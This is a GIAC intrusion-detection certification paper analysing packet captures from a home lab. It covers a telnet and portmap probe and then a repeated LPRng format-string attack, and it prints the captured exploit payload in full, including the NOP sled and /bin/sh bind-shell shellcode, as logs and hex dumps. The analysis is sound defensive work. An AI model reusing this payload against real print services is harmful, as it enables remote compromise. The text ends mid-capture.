Global Information Assurance Certification Paper

Table of Contents

Foreword

I collected a number of network detects on my home system. I temporarily configured the network for the purposes of the GCIA practical assignment. I have two Linux machines, and a Windows 2000 workstation. One of the Linux machines is connected to the Internet with a cable modem. This is my lab's victim. The IP address is DHCP assigned from the Internet service provider with no guarantee of a particular address assignment, but my address has not changed since I configured my network on 12/16/2000. The Windows 2000 workstation is a general-purpose machine used for email, browsing, and word processing. The remaining Linux host is used as an intrusion detection sensor and general-purpose Unix workhorse. The configuration isolates the victim from my other hosts in case it becomes compromised during the course of the practical. The network diagram below depicts the configuration.

The Snort intrusion detection system v1.6.3 is used to capture the raw network packets to a binary file in tcpdump format (snort –b). Periodically, I restart snort to create a new capture-file, and then examine the previous binary capture-file using Snort to generate alerts with a signature definition file from the Whitehats web site. I also perform traffic analysis using tcpdump v3.5. The traffic summary format of the tcpdump command provides enough details to identify suspicious patterns without being excessively verbose. The traffic payloads format is useful for examining the payload of suspicious packets to see very specific application level details, but the output can be very voluminous. The following commands produce the analysis outputs.

(Snort alerts)	snort –A full –c /usr/local/snort/whitehats.conf –d –p –r XXXX
(traffic summary)	tcpdump –n –F tcpdump.filt –r XXXX
(traffic payloads)	tcpdump –x –X –n –vv –F tcpdump.filt –r XXXX
	(where XXXX=capture-file name)

I used a tcpdump filter file to eliminate a substantial amount of traffic in which I was not interested. My cable modem experiences a lot of DHCP chatter for the IP address assignment. I also see a lot of netbios probes caused by users looking for Windows resources. These probes have little value to my Linux machine which is not listening on ports 137-139, are well known and documented, and tend to create a noise level that I consider rather annoying. I use the following tcpdump filter file to eliminate all of this noise. Please note that I have included comments indicated by pound-signs (#), but these are not legal constructs in the filter file and are only provided here for clarity.

```
#-------- eliminate DHCP related chatter
not arp
and not (udp and (port 67 or port 68))
and not (ip[12] & 0xf0 = 224) # multicast 224.x.x.x
and not (ip[16] & 0xf0 = 224) # multicast 224.x.x.x
#-------- eliminate the occasional ping I do to my ISP's gateway
and not (icmp[0] = 8 and
         src host my.host.26.224 and dst host my.host.24.1)
and not (icmp[0] = 0 and
         src host my.host.24.1 and dst host my.host.26.224)
#-------- eliminate the barrage of netbios probes
and not (udp and
         port 137 or port 138 or port 139)
```

```
#-------- eliminate the icmp port unreachable for netbios probes
and not (icmp[0] = 3 and icmp[1] = 3 and
        (icmp[28:2] = 137 or icmp[28:2] = 138 or icmp[28:2] = 139))
```

Throughout this paper, I use outputs from the Snort intrusion detection system and tcpdump, which is a packet sniffer/analyzer. In case you are unfamiliar with these output formats, I have included some samples with brief explanations below.

A sample Snort detect format:

```
[**] IDS181/shellcode-x86-nops [**]
12/24-18:52:08.936750 24.147.188.237:4798 -> my.host.26.224:515
TCP TTL:48 TOS:0x0 ID:63346  DF
*****PA* Seq: 0x2071C4E0   Ack: 0x73A7ABCF   Win: 0x7D78
TCP Options => NOP NOP TS: 59927164 51517681
```


[**] Alert message [**]
Date-Time SourceAddr:SourcePort -> TargetAddr:TargetPort
Protocol TTL:time-to-live TOS:type-of-service ID:IP-id-number don't-frag-flag
TCPFlags Seq:TCPSequenceNumber Ack:TCPAckNumber Win:TCPwindow-size
TCPOptions

A sample tcpdump format:

```
18:52:18.04719 24.147.188.237.4882 > my.host.26.224.515: P 1:427(426)ack 1
win 32120 <nop,nop,timestamp 59928075 51518592> (DF) (ttl 48, id 63598)
0x0000  4500 01de f86e 4000 3006 87a6 1893 bced       E....n@.0.......
```

Timestamp SourceAddr.SourcePort > TargetAddr.TargetPort: TCPFlags
StartByte:EndByte (PacketSize) AckFlag AckNumber "win" tcpwindowsize
<TCPoptions> (otherflags like don't-frag) ("ttl" Time-to-Live, "id" IP-id-number)
Offset HexPacket Contents ASCII display equivalent

Network Diagram:



Assignment 1: Network Detects

1.0 Assignment Description

Submit four network detects, with analysis.

1.1 Detect Number 1:

1.1.0 Detect Data:

1.1.0.0 Snort alert:

```
[**] IDS8/telnet-daemon-active [**]
12/24-18:25:33.656232 my.host.26.224:23 -> 24.147.188.237:2025
TCP TTL:64 TOS:0x10 ID:758  DF
*****PA* Seq: 0xEA2409B   Ack: 0xBB539CB1   Win: 0x7D78
TCP Options => NOP NOP TS: 51358179 59767620

[**] IDS428/portmap-listing-111 [**]
12/24-18:25:33.694212 24.147.188.237:823 -> my.host.26.224:111
TCP TTL:48 TOS:0x0 ID:14835  DF
*****PA* Seq: 0xBB1A0564   Ack: 0xE8F8671   Win: 0x7D78
TCP Options => NOP NOP TS: 59767639 51358172

[**] IDS8/telnet-daemon-active [**]
12/24-18:52:00.452172 my.host.26.224:23 -> 4.35.24.184:3395
TCP TTL:64 TOS:0x10 ID:769  DF
*****PA* Seq: 0x7357B0AE   Ack: 0xC9055677   Win: 0x7D78

[**] IDS8/telnet-daemon-active [**]
12/24-18:52:00.590662 my.host.26.224:23 -> 4.35.24.184:3395
TCP TTL:64 TOS:0x10 ID:770  DF
*****PA* Seq: 0x7357B0BA   Ack: 0xC905567A   Win: 0x7D78

[**] IDS8/telnet-daemon-active [**]
12/24-18:52:00.729453 my.host.26.224:23 -> 4.35.24.184:3395
TCP TTL:64 TOS:0x10 ID:771  DF
*****PA* Seq: 0x7357B0BD   Ack: 0xC9055683   Win: 0x7D78

[**] IDS8/telnet-daemon-active [**]
12/24-18:52:01.064720 my.host.26.224:23 -> 4.35.24.184:3395
TCP TTL:64 TOS:0x10 ID:773  DF
*****PA* Seq: 0x7357B0C3   Ack: 0xC9055691   Win: 0x7D78

[**] IDS8/telnet-daemon-active [**]
12/24-18:52:01.354068 my.host.26.224:23 -> 4.35.24.184:3395
TCP TTL:64 TOS:0x10 ID:776  DF
*****PA* Seq: 0x7357B0CF   Ack: 0xC90556A6   Win: 0x7D78

[**] IDS181/shellcode-x86-nops [**]
12/24-18:52:08.730577 24.147.188.237:4796 -> my.host.26.224:515
TCP TTL:48 TOS:0x0 ID:63339  DF
*****PA* Seq: 0x20D96F18   Ack: 0x739AD6A1   Win: 0x7D78
TCP Options => NOP NOP TS: 59927143 51517660

[**] IDS181/shellcode-x86-nops [**]
12/24-18:52:08.936750 24.147.188.237:4798 -> my.host.26.224:515
TCP TTL:48 TOS:0x0 ID:63346  DF
```

```
*****PA* Seq: 0x2071C4E0   Ack: 0x73A7ABCF   Win: 0x7D78
TCP Options => NOP NOP TS: 59927164 51517681

[**] IDS181/shellcode-x86-nops [**]
12/24-18:52:09.146899 24.147.188.237:4800 -> my.host.26.224:515
TCP TTL:48 TOS:0x0 ID:63352  DF
*****PA* Seq: 0x20A6605C   Ack: 0x7392857C   Win: 0x7D78
TCP Options => NOP NOP TS: 59927185 51517702
```

These "shellcode-x86-nops" continue for a total of 1021 packets.

1.1.0.1 Messages log:

```
Dec 24 18:24:38 localhost telnetd[25759]: ttloop: read: Connection reset by peer

Dec 24 18:51:13 localhost SERVER[25871]: Dispatch_input: bad request line
'BBðÿÿ¿ñÿÿ¿òÿÿ¿óÿÿ¿XXXXXXXXXXXXXXXXXX%.176u%300$n%.13u%301$n%.253u%302$n%.192u%303$n


                                    1Û1É1À°Fí€‰å1Ò²f‰Ð1É‰ËC‰]øC‰]ôK‰Mü MôÍ€1É‰EôCf‰]ìfÇE
î^O'‰Mõ Eì‰EøÆEü^P‰Ð MôÍ€‰ÐCCÍ€‰ÐCÍ€‰Ã1É²?‰ÐÍ€‰ÐAÍ€ë^X^‰u^H1À^F^G‰E^L°^K‰ó M^H U^LÍ€
èãÿÿÿ/bin/sh'

Dec 24 18:51:13 localhost SERVER[25872]: Dispatch_input: bad request line
'BBðÿÿ¿ñÿÿ¿òÿÿ¿óÿÿ¿XXXXXXXXXXXXXXXXXX%.176u%300$n%.13u%301$n%.253u%302$n%.192u%303$n


                                    1Û1É1À°Fí€‰å1Ò²f‰Ð1É‰ËC‰]øC‰]ôK‰Mü MôÍ€1É‰EôCf‰]ìfÇE
î^O'‰Mõ Eì‰EøÆEü^P‰Ð MôÍ€‰ÐCCÍ€‰ÐCÍ€‰Ã1É²?‰ÐÍ€‰ÐAÍ€ë^X^‰u^H1À^F^G‰E^L°^K‰ó M^H U^LÍ€
èãÿÿÿ/bin/sh'

Dec 24 18:51:14 localhost SERVER[25873]: Dispatch_input: bad request line
'BBìÿÿ¿íÿÿ¿îÿÿ¿ïÿÿ¿XXXXXXXXXXXXXXXXXX%.172u%300$n%.17u%301$n%.253u%302$n%.192u%303$n


                                    1Û1É1À°Fí€‰å1Ò²f‰Ð1É‰ËC‰]øC‰]ôK‰Mü MôÍ€1É‰EôCf‰]ìfÇE
î^O'‰Mõ Eì‰EøÆEü^P‰Ð MôÍ€‰ÐCCÍ€‰ÐCÍ€‰Ã1É²?‰ÐÍ€‰ÐAÍ€ë^X^‰u^H1À^F^G‰E^L°^K‰ó M^H U^LÍ€
èãÿÿÿ/bin/sh'
```

The messages "`Dispatch_input: bad request line`" continue for a total of 1021 times.

Above line translated into hex via 'od –h –v'

```
0000000 6544 2063 3432 3120 3a38 3135 313a 2034
0000020 6f6c 6163 686c 736f 2074 4553 5652 5245
0000040 325b 3835 3337 3a5d 4420 7369 6170 6374
0000060 5f68 6e69 7570 3a74 6220 6461 7220 7165
0000100 6575 7473 6c20 6e69 2065 4227 ec42 ffff
0000120 edbf ffff eebf ffff efbf ffff 58bf 5858
0000140 5858 5858 5858 5858 5858 5858 5858 2558
0000160 312e 3237 2575 3033 2430 256e 312e 7537
0000200 3325 3130 6e24 2e25 3532 7533 3325 3230
0000220 6e24 2e25 3931 7532 3325 3330 6e24 9090
0000240 9090 9090 9090 9090 9090 9090 9090 9090
0000260 9090 9090 9090 9090 9090 9090 9090 9090
0000300 9090 9090 9090 9090 9090 9090 9090 9090
0000320 9090 9090 9090 9090 9090 9090 9090 9090
0000340 9090 9090 9090 9090 9090 9090 9090 9090
0000360 9090 9090 9090 9090 9090 9090 9090 9090
0000400 9090 9090 9090 9090 9090 9090 9090 9090
0000420 9090 9090 9090 9090 9090 9090 9090 9090
0000440 9090 9090 9090 9090 9090 9090 9090 9090
0000460 9090 9090 9090 9090 9090 9090 9090 9090
0000500 9090 9090 9090 9090 9090 9090 9090 9090
0000520 9090 9090 9090 9090 9090 9090 9090 9090
```

```
0000540 9090 9090 9090 db31 c931 c031 46b0 80cd
0000560 e589 d231 66b2 d089 c931 cb89 8943 f85d
0000600 8943 f45d 894b fc4d 4d8d cdf4 3180 89c9
0000620 f445 6643 5d89 66ec 45c7 5eee 274f 4d89
0000640 8df0 ec45 4589 c6f8 fc45 505e d089 4d8d
0000660 cdf4 8980 43d0 cd43 8980 43d0 80cd c389
0000700 c931 3fb2 d089 80cd d089 cd41 eb80 585e
0000720 895e 5e75 3148 88c0 5e46 8947 5e45 b04c
0000740 4b5e f389 4d8d 485e 558d 4c5e 80cd e3e8
0000760 ffff 2fff 6962 2f6e 6873 0a27
```

1.1.0.2 tcpdump:

PART - 1

```
18:25:33.456598 24.147.188.237.2025 > my.host.26.224.23: S
3142818992:3142818992(0) win 32120 <mss 1460,sackOK,timestamp 59767615
0,nop,wscale 0> (DF) (ttl 48, id 14797)

18:25:33.456881 my.host.26.224.23 > 24.147.188.237.2025: S
245514394:245514394(0) ack 3142818993 win 32120 <mss 1460,sackOK,timestamp
51358159 59767615,nop,wscale 0> (DF) (ttl 64, id 755)

18:25:33.507042 24.147.188.237.2025 > my.host.26.224.23: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 59767620 51358159> (DF) (ttl 48, id 14811)

18:25:33.576033 my.host.26.224.1026 > 207.172.3.8.53:  42150+ PTR?
237.188.147.24.in-addr.arpa. (45) (ttl 64, id 756)

18:25:33.589254 24.147.188.237.823 > my.host.26.224.111: S
3139044707:3139044707(0) win 32120 <mss 1460,sackOK,timestamp 59767628
0,nop,wscale 0> (DF) (ttl 48, id 14825)

18:25:33.589345 my.host.26.224.111 > 24.147.188.237.823: S
244287088:244287088(0) ack 3139044708 win 32120 <mss 1460,sackOK,timestamp
51358172 59767628,nop,wscale 0> (DF) (ttl 64, id 757)

18:25:33.655564 207.172.3.8.53 > my.host.26.224.1026:  42150 q:
237.188.147.24.in-addr.arpa. 1/4/4 237.188.147.24.in-addr.arpa. PTR
deben.ne.mediaone.net. (239) (DF) (ttl 250, id 47691)

18:25:33.656232 my.host.26.224.23 > 24.147.188.237.2025: P 1:13(12) ack 1
win 32120 <nop,nop,timestamp 51358179 59767620> [telnet DO TERMINAL TYPE,
DO TSPEED, DO XDISPLOC, DO NEW-ENVIRON] (DF) [tos 0x10]  (ttl 64, id 758)

18:25:33.693772 24.147.188.237.823 > my.host.26.224.111: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 59767639 51358172> (DF) (ttl 48, id 14834)

18:25:33.694212 24.147.188.237.823 > my.host.26.224.111: P 1:45(44) ack 1
win 32120 <nop,nop,timestamp 59767639 51358172> (DF) (ttl 48, id 14835)
0x0000  4500 0060 39f3 4000 3006 47a0 1893 bced      E..`9.@.0.G.....
0x0010  d8a4 1ae0 0337 006f bb1a 0564 0e8f 8671      .....7.o...d...q
0x0020  8018 7d78 3b27 0000 0101 080a 038f fb57      ..}x;'.........W
0x0030  030f a9dc 8000 0028 02ce e64c 0000 0000      .......(...L....
0x0040  0000 0002 0001 86a0 0000 0002 0000 0004      ................
0x0050  0000 0000 0000 0000 0000 0000 0000 0000      ................

18:25:33.694282 my.host.26.224.111 > 24.147.188.237.823: . 1:1(0) ack 45
win 32076 <nop,nop,timestamp 51358183 59767639> (DF) (ttl 64, id 759)
```

```
18:25:33.694799 my.host.26.224.111 > 24.147.188.237.823: P 1:153(152) ack
45 win 32120 <nop,nop,timestamp 51358183 59767639> (DF) (ttl 64, id 760)
0x0000  4500 00cc 02f8 4000 4006 6e2f d8a4 1ae0      E.....@.@.n/....
0x0010  1893 bced 006f 0337 0e8f 8671 bb1a 0590      .....o.7...q....
0x0020  8018 7d78 875e 0000 0101 080a 030f a9e7      ..}x.^..........
0x0030  038f fb57 8000 0094 02ce e64c 0000 0001      ...W.......L....
0x0040  0000 0000 0000 0000 0000 0000 0000 0000      ................
0x0050  0000 0001 0001 86a0 0000 0002 0000 0006      ................
0x0060  0000 006f 0000 0001 0001 86a0 0000 0002      ...o............
0x0070  0000 0011 0000 006f 0000 0001 0001 86b5      .......o........
0x0080  0000 0001 0000 0011 0000 0400 0000 0001      ................
0x0090  0001 86b5 0000 0003 0000 0011 0000 0400      ................
0x00a0  0000 0001 0001 86b8 0000 0001 0000 0011      ................
0x00b0  0000 0401 0000 0001 0001 86b8 0000 0001      ................
0x00c0  0000 0006 0000 0400 0000 0000                ............

18:25:33.706001 24.147.188.237.2025 > my.host.26.224.23: . 1:1(0) ack 13
win 32120 <nop,nop,timestamp 59767640 51358179> (DF) (ttl 48, id 14836)

18:25:33.768140 24.147.188.237.823 > my.host.26.224.111: . 45:45(0) ack
153 win 32120 <nop,nop,timestamp 59767646 51358183> (DF) (ttl 48, id
14839)

18:25:33.768489 24.147.188.237.823 > my.host.26.224.111: F 45:45(0) ack
153 win 32120 <nop,nop,timestamp 59767646 51358183> (DF) (ttl 48, id
14840)

18:25:33.768533 my.host.26.224.111 > 24.147.188.237.823: . 153:153(0) ack
46 win 32120 <nop,nop,timestamp 51358190 59767646> (DF) (ttl 64, id 761)

18:25:33.768611 my.host.26.224.111 > 24.147.188.237.823: F 153:153(0) ack
46 win 32120 <nop,nop,timestamp 51358190 59767646> (DF) (ttl 64, id 762)

18:25:33.770720 24.147.188.237.2025 > my.host.26.224.23: R 1:1(0) ack 13
win 32120 <nop,nop,timestamp 59767646 51358179> (DF) (ttl 48, id 14841)

18:25:33.861192 24.147.188.237.823 > my.host.26.224.111: . 46:46(0) ack
154 win 32120 <nop,nop,timestamp 59767655 51358190> (DF) (ttl 48, id
14842)
```

PART - 2

```
18:52:00.281595 4.35.24.184.3395 > my.host.26.224.23: S
3372570227:3372570227(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl
110, id 8732)

18:52:00.281855 my.host.26.224.23 > 4.35.24.184.3395: S
1935126701:1935126701(0) ack 3372570228 win 32120 <mss
1460,nop,nop,sackOK> (DF) (ttl 64, id 766)

18:52:00.419606 4.35.24.184.3395 > my.host.26.224.23: . 1:1(0) ack 1 win
17520 (DF) (ttl 110, id 8734)

18:52:00.428972 4.35.24.184.3395 > my.host.26.224.23: P 1:4(3) ack 1 win
17520 [telnet DO SUPPRESS GO AHEAD] (DF) (ttl 110, id 8735)

18:52:00.429144 my.host.26.224.23 > 4.35.24.184.3395: . 1:1(0) ack 4 win
32120 (DF) [tos 0x10]  (ttl 64, id 767)
```

```
18:52:00.430058 my.host.26.224.1026 > 207.172.3.8.53:  48435+ PTR?
184.24.35.4.in-addr.arpa. (42) (ttl 64, id 768)

18:52:00.451514 207.172.3.8.53 > my.host.26.224.1026:  48435 q:
184.24.35.4.in-addr.arpa. 1/3/3 184.24.35.4.in-addr.arpa. PTR lsanca1-ar4-
024-184.dsl.gtei.net. (229) (DF) (ttl 250, id 61657)

18:52:00.452172 my.host.26.224.23 > 4.35.24.184.3395: P 1:13(12) ack 4 win
32120 [telnet DO TERMINAL TYPE, DO TSPEED, DO XDISPLOC, DO NEW-ENVIRON]
(DF) [tos 0x10]  (ttl 64, id 769)

18:52:00.590572 4.35.24.184.3395 > my.host.26.224.23: P 4:7(3) ack 13 win
17508 [telnet WILL TERMINAL TYPE] (DF) (ttl 110, id 8736)

18:52:00.590662 my.host.26.224.23 > 4.35.24.184.3395: P 13:16(3) ack 7 win
32120 [telnet WILL SUPPRESS GO AHEAD] (DF) [tos 0x10]  (ttl 64, id 770)

18:52:00.729380 4.35.24.184.3395 > my.host.26.224.23: P 7:16(9) ack 16 win
17505 [telnet WONT TSPEED, WONT XDISPLOC, WONT NEW-ENVIRON] (DF) (ttl 110,
id 8737)

18:52:00.729453 my.host.26.224.23 > 4.35.24.184.3395: P 16:22(6) ack 16
win 32120 [telnet SB TERMINAL TYPE SEND... SE, WONT NEW-ENVIRON, DO NEW-
ENVIRON] (DF) [tos 0x10]  (ttl 64, id 771)

18:52:00.891305 4.35.24.184.3395 > my.host.26.224.23: P 16:19(3) ack 22
win 17499 [telnet DO SUPPRESS GO AHEAD] (DF) (ttl 110, id 8738)

18:52:00.903854 my.host.26.224.23 > 4.35.24.184.3395: . 22:22(0) ack 19
win 32120 (DF) [tos 0x10]  (ttl 64, id 772)

18:52:01.064019 4.35.24.184.3395 > my.host.26.224.23: P 19:30(11) ack 22
win 17499 [telnet SB TERMINAL TYPE IS '...' SE] (DF) (ttl 110, id 8742)

18:52:01.064720 my.host.26.224.23 > 4.35.24.184.3395: P 22:34(12) ack 30
win 32120 [telnet DO ECHO, DO NAWS, WILL STATUS, DO LFLOW] (DF) [tos 0x10]
(ttl 64, id 773)

18:52:01.071365 my.host.26.224.1026 > 207.172.3.8.53:  13892+ A? lsanca1-
ar4-024-184.dsl.gtei.net. (50) (ttl 64, id 774)

18:52:01.086780 207.172.3.8.53 > my.host.26.224.1026:  13892 q: lsanca1-
ar4-024-184.dsl.gtei.net. 1/3/3 lsanca1-ar4-024-184.dsl.gtei.net. A
4.35.24.184 (199) (DF) (ttl 250, id 61658)

18:52:01.203372 4.35.24.184.3395 > my.host.26.224.23: P 30:33(3) ack 34
win 17487 [telnet WONT ECHO] (DF) (ttl 110, id 8743)

18:52:01.213895 my.host.26.224.23 > 4.35.24.184.3395: . 34:34(0) ack 33
win 32120 (DF) [tos 0x10]  (ttl 64, id 775)

18:52:01.353613 4.35.24.184.3395 > my.host.26.224.23: P 33:51(18) ack 34
win 17487 [telnet WILL NAWS, SB NAWS IS '...' SE, DONT STATUS, WILL LFLOW]
(DF) (ttl 110, id 8744)

18:52:01.354068 my.host.26.224.23 > 4.35.24.184.3395: P 34:106(72) ack 51
win 32120 [telnet WILL ECHO] (DF) [tos 0x10]  (ttl 64, id 776)
0x0000  4510 0070 0308 4000 4006 2711 d8a4 1ae0      E..p..@.@.'.....
0x0010  0423 18b8 0017 0d43 7357 b0cf c905 56a6      .#.....CsW....V.
0x0020  5018 7d78 6a43 0000 fffb 010d 0a52 6564      P.}xjC.......Red
0x0030  2048 6174 204c 696e 7578 2072 656c 6561      .Hat.Linux.relea
0x0040  7365 2037 2e30 2028 4775 696e 6e65 7373      se.7.0.(Guinness
0x0050  290d 0a4b 6572 6e65 6c20 322e 322e 3136      )..Kernel.2.2.16
```

```
0x0060  2d32 3220 6f6e 2061 6e20 6936 3836 0d0a      -22.on.an.i686..

18:52:01.494664 4.35.24.184.3395 > my.host.26.224.23: P 51:54(3) ack 106
win 17415 [telnet DO ECHO] (DF) (ttl 110, id 8745)

18:52:01.494751 my.host.26.224.23 > 4.35.24.184.3395: P 106:113(7) ack 54
win 32120 (DF) [tos 0x10]  (ttl 64, id 777)
0x0000  4510 002f 0309 4000 4006 2751 d8a4 1ae0      E../..@.@.'Q....
0x0010  0423 18b8 0017 0d43 7357 b117 c905 56a9      .#.....CsW....V.
0x0020  5018 7d78 6e62 0000 6c6f 6769 6e3a 20        P.}xnb..login:.

18:52:01.807832 4.35.24.184.3395 > my.host.26.224.23: . 54:54(0) ack 113
win 17408 (DF) (ttl 110, id 8747)

18:52:02.241669 4.35.24.184.3395 > my.host.26.224.23: F 54:54(0) ack 113
win 17408 (DF) (ttl 110, id 8751)

18:52:02.241718 my.host.26.224.23 > 4.35.24.184.3395: . 113:113(0) ack 55
win 32120 (DF) [tos 0x10]  (ttl 64, id 778)

18:52:02.242070 my.host.26.224.23 > 4.35.24.184.3395: F 113:113(0) ack 55
win 32120 (DF) [tos 0x10]  (ttl 64, id 779)

18:52:02.396692 4.35.24.184.3395 > my.host.26.224.23: . 55:55(0) ack 114
win 17408 (DF) (ttl 110, id 8752)
```

PART - 3

```
18:52:08.574822 24.147.188.237.4796 > my.host.26.224.515: S
551120663:551120663(0) win 32120 <mss 1460,sackOK,timestamp 59927128
0,nop,wscale 0> (DF) (ttl 48, id 63337)

18:52:08.574962 my.host.26.224.515 > 24.147.188.237.4796: S
1939527328:1939527328(0) ack 551120664 win 32120 <mss
1460,sackOK,timestamp 51517660 59927128,nop,wscale 0> (DF) (ttl 64, id
780)

18:52:08.625678 24.147.188.237.4796 > my.host.26.224.515: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 59927133 51517660> (DF) (ttl 48, id 63338)

18:52:08.629174 my.host.26.224.1026 > 207.172.3.8.53:  12494+ PTR?
237.188.147.24.in-addr.arpa. (45) (ttl 64, id 781)

18:52:08.646142 207.172.3.8.53 > my.host.26.224.1026:  12494 q:
237.188.147.24.in-addr.arpa. 1/4/4 237.188.147.24.in-addr.arpa. PTR
deben.ne.mediaone.net. (239) (DF) (ttl 250, id 61659)

18:52:08.729501 24.147.188.237.4796 > my.host.26.224.515: F 424:424(0) ack
1 win 32120 <nop,nop,timestamp 59927143 51517660> (DF) (ttl 48, id 63340)

18:52:08.729601 my.host.26.224.515 > 24.147.188.237.4796: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 51517675 59927133,nop,nop,sack sack 1
{424:425} > (DF) (ttl 64, id 782)

18:52:08.730577 24.147.188.237.4796 > my.host.26.224.515: P 1:424(423) ack
1 win 32120 <nop,nop,timestamp 59927143 51517660> (DF) (ttl 48, id 63339)
0x0000  4500 01db f76b 4000 3006 88ac 1893 bced      E....k@.0.......
0x0010  d8a4 1ae0 12bc 0203 20d9 6f18 739a d6a1      ..........o.s...
0x0020  8018 7d78 7eaa 0000 0101 080a 0392 6a67      ..}x~.........jg
0x0030  0312 18dc 4242 f0ff ffbf f1ff ffbf f2ff      ....BB..........
```

```
0x0040  ffbf f3ff ffbf 5858 5858 5858 5858 5858       ......XXXXXXXXXX
0x0050  5858 5858 5858 5858 252e 3137 3675 2533       XXXXXXXX%.176u%3
0x0060  3030 246e 252e 3133 7525 3330 3124 6e25       00$n%.13u%301$n%
0x0070  2e32 3533 7525 3330 3224 6e25 2e31 3932       .253u%302$n%.192
0x0080  7525 3330 3324 6e90 9090 9090 9090 9090       u%303$n.........
0x0090  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x00a0  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x00b0  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x00c0  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x00d0  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x00e0  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x00f0  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x0100  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x0110  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x0120  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x0130  9090 9090 9090 9090 9090 9090 9090 9090       ................
0x0140  9090 9090 9090 9090 9090 9090 9090 9031       ...............1
0x0150  db31 c931 c0b0 46cd 8089 e531 d2b2 6689       .1.1..F....1..f.
0x0160  d031 c989 cb43 895d f843 895d f44b 894d       .1...C.].C.].K.M
0x0170  fc8d 4df4 cd80 31c9 8945 f443 6689 5dec       ..M...1..E.Cf.].
0x0180  66c7 45ee 0f27 894d f08d 45ec 8945 f8c6       f.E..'.M..E..E..
0x0190  45fc 1089 d08d 4df4 cd80 89d0 4343 cd80       E.....M.....CC..
0x01a0  89d0 43cd 8089 c331 c9b2 3f89 d0cd 8089       ..C....1..?.....
0x01b0  d041 cd80 eb18 5e89 7508 31c0 8846 0789       .A....^.u.1..F..
0x01c0  450c b00b 89f3 8d4d 088d 550c cd80 e8e3       E......M..U.....
0x01d0  ffff ff2f 6269 6e2f 7368 0a                   .../bin/sh.
```

```
18:52:08.730624 24.147.188.237.4797 > my.host.26.224.3879: S
546052661:546052661(0) win 32120 <mss 1460,sackOK,timestamp 59927143
0,nop,wscale 0> (DF) (ttl 48, id 63341)

18:52:08.730628 my.host.26.224.515 > 24.147.188.237.4796: . 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51517675 59927143> (DF) (ttl 64, id 783)

18:52:08.730691 my.host.26.224.3879 > 24.147.188.237.4797: R 0:0(0) ack
546052662 win 0 (ttl 255, id 784)

18:52:08.740112 my.host.26.224.515 > 24.147.188.237.4796: F 1:1(0) ack 425
win 31856 <nop,nop,timestamp 51517676 59927143> (DF) (ttl 64, id 785)

18:52:08.792165 24.147.188.237.4798 > my.host.26.224.515: S
544326879:544326879(0) win 32120 <mss 1460,sackOK,timestamp 59927149
0,nop,wscale 0> (DF) (ttl 48, id 63342)

18:52:08.792296 my.host.26.224.515 > 24.147.188.237.4798: S
1940368334:1940368334(0) ack 544326880 win 32120 <mss
1460,sackOK,timestamp 51517681 59927149,nop,wscale 0> (DF) (ttl 64, id
786)

18:52:08.798506 24.147.188.237.4796 > my.host.26.224.515: . 425:425(0) ack
2 win 32120 <nop,nop,timestamp 59927150 51517676> (DF) (ttl 48, id 63343)

18:52:08.842170 24.147.188.237.4798 > my.host.26.224.515: . 1:1(0) ack 1
win 32120 <nop,nop,timestamp 59927154 51517681> (DF) (ttl 48, id 63345)

18:52:08.845799 my.host.26.224.1026 > 207.172.3.8.53:  12494+ PTR?
237.188.147.24.in-addr.arpa. (45) (ttl 64, id 787)

18:52:08.864496 207.172.3.8.53 > my.host.26.224.1026:  12494 q:
237.188.147.24.in-addr.arpa. 1/4/4 237.188.147.24.in-addr.arpa. PTR
deben.ne.mediaone.net. (239) (DF) (ttl 250, id 61660)
```

```
18:52:08.935676 24.147.188.237.4798 > my.host.26.224.515: F 424:424(0) ack
